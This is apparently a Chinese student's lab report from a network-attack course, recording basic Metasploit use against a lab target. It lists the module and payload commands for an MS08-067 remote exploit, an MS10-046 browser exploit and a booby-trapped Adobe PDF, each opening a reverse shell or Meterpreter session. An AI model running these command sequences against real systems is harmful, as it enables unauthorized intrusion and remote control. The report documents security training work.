
20155206 Exp5 MSF基础应用
20155206 Exp5 MSF基础应用
基础问题
、 用自己的话解释什么是exploit,payload,encode
、 exploit:这个词本身只是利用,但是它在黑客眼里就是漏洞利用。有漏洞不一定就有Exploit(利用)。有Exploit就肯定有漏洞。但是对我来说这个词就是一个简单的指令执行词,就是个指令代码,并没有什么特别的,就是我们需要在MSF中进行执行了,敲一下就好。
、 payload:其实吧我对这个词理解不深,就感觉是我们的恶意代码要在靶机中可以做的事情,其实就是我们生产的恶意代码具体可以干什么。
、 encode:在我们学习了英语后我们都知道“en”是一个动词,所以encode就是对于我们之前的恶意代码进行一个再编译的过程,达到我们的目的——免杀
主动攻击实践,MS08-067
、老套路,使用万能的msfconsole进入msf终端

、 输入search MS08-067检索当前系统可用的ms08_067漏洞模块

、输入use exploit/windows/smb/ms08_067_netapi使用exploit/windows/smb/ms08_067_netapi这个模块的漏洞
、 选择完后可以使用show payloads查看模块
、 输入set payload generic/shell_reverse_tcp获取靶机的shell
、 选择完后可以使用show payloads查看模块的当前配置,找到需要配置的项(在REQUEST下写有YES的项,并且是空配的)

、 可知需要配置RHOST与LHOST两项,RPORT, LPORT为端口号,可以使用默认配置,或者自己设置。
输入
set RHOST 192.168.92.123(靶机ip) set LHOST 192.168.92.128(攻击者ip)
完成配置,可以再次输入show options查看当前配置

、 exploit就可以监听了

、 第一次监听出现失败,原因是被靶机防火墙拒绝接入,关了就好了
针对浏览器的攻击,ms10_046
、 选择一个漏洞去攻击,我选的是ms10_046
、 输入search ms10_046寻找可以使用的模块,发现少的可怜,只有两个
、 输入use exploit/windows/browser/ms10_046_shortcut_icon_dllloader对浏览器进行攻击

、 之后基本与实验一相同,不多说



、 在输入exploit生成一个URL地址后,在靶机(windows)端使用IE浏览器访问这个地址,出现如下图

、 kali端显示回连信息

、 输入session -i 1,接入ID为1的连接,输入shell,获取成功
针对客户端的攻击
、 search adobe搜索相应模块
、 选择自己想要攻击的模块use XXXXX我使用的是

、 set payload windows/meterpreter/reverse_tcp,设置所用荷载
、 ·show options查看配置信息  、 完成配置并输入exploit`,成功生成了一个pdf文件

、 输入use exploit/multi/handler,进入监听,并设置监听端口,主机号
、 将所生成的PDF文件移入靶机后打开

成功回连!!!
辅助模块应用
、 输入show auxiliary,查看可用辅助模块

后面还有一大堆·~~~
、 实在难找到一个其他人没用过的,而且还能使用的,随便选择一个吧

决定就是你了 http文件检索
、 show options查看配置,并完成它

、 exploit监听它

毫无意外地成功了
实验感想
、 我们这个的实验是用已经被修补的漏洞,然后我们只是在前人的基础上感受了一把通过微软漏洞进行的攻击的感觉,只要我们平时及时下载补丁,修补我们的漏洞,其实黑客是很难对我们进行漏洞的渗透攻击的,感觉这次实验的实际步骤应该是先进行局域网内的端口扫描,获得目标靶机的IP地址,之后进行主动攻击,获得目标机的权限,之后或是传输到靶机生产的PDF文件,或是将靶机的浏览器主页换成我们的钓鱼网页都是可以的。
20155206 Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165232 Exp5 MSF基础应用
2018-2019 20165232 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个 ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165206 网络攻防技术 Exp5 MSF基础应用
- 2018-2019-2 20165206<网络攻防技术>Exp5 MSF基础应用 - 实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 网络对抗技术 20162329 Exp5 MSF基础应用
目录 Exp5 MSF基础应用 一.基础问题回答 二.攻击系统 ms08_067攻击(成功) 三.攻击浏览器 ms11_050_mshtml_cobjectelement(Win7失败) 手机浏览器攻 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
随机推荐
- IDEA项目搭建三——简单配置Maven使用国内及本地仓库
大家在前面创建时发现Maven下载jar包的时候会很慢,我们又引入了自己的Maven,所以可以配置一下不让其去国外下载jar包,而使用国内的镜像站来加快下载速度 1.找到Maven所在文件夹 2.在c ...
- SQLServer 学习笔记之超详细基础SQL语句 Part 3
Sqlserver 学习笔记 by:授客 QQ:1033553122 -----------------------接Part 2------------------- 13. 使用compute对查 ...
- .NET 获取类内成员的名称,以字符串形式显示
需要做一个功能,显示类内的属性名和对应的值.比如有类 Public Class SupervisedParams Public TestMode As string Public Ti ...
- 成为Java顶尖程序员,先过了下面问题!
一.数据结构与算法基础 说一下几种常见的排序算法和分别的复杂度. 用Java写一个冒泡排序算法 描述一下链式存储结构. 如何遍历一棵二叉树? 倒排一个LinkedList. 用Java写一个递归遍历目 ...
- Mongodb集群与分片 2
前面我们介绍了简单的集群配置实例.在简单实例中,虽然MongoDB auto-Sharding解决了海量存储问题,和动态扩容问题,但是离我们在真实环境下面所需要的高可靠性和高可用性还有一定的距离. 下 ...
- Linux 同步时间 设置时区
简化版 同步时间 #直接用域名同步中国上海时间 ntpdate -u ntp.api.bz # hwclock --hctosys 或者 # clock --hctosys hc代表硬件时间,sys代 ...
- SQLSERVER文件组误脱机后如何联机
场景:在学习文件组的恢复过程中,通过 ALTER DATABASE TEST MODIFY FILE(NAME = SUBF,OFFLINE) 把文件组给弄脱机了.这时却发现脱机之前忘记备份了. 这时 ...
- Linux 中查看 DNS 与 配置
DNS(Domain Name System,域名系统),因特网上作为域名和IP地址相互映射的一个分布式数据库,能够使用户更方便的访问互联网,而不用去记住能够被机器直接读取的IP数串. 查看dns 可 ...
- orcl创建数据库
1.首先先创建一个文件夹存放数据库目录:d:cs 用户及密码为cs 2.创建表空间: create tablespace csdatafile 'O:\cs\cs.dbf' size 5 ...
- set集合综合案例
案例01:生成0-10之间5个不相等的数 方法1:使用list集合实现 import random list01 = [] for i in range(100): num01 = random.ra ...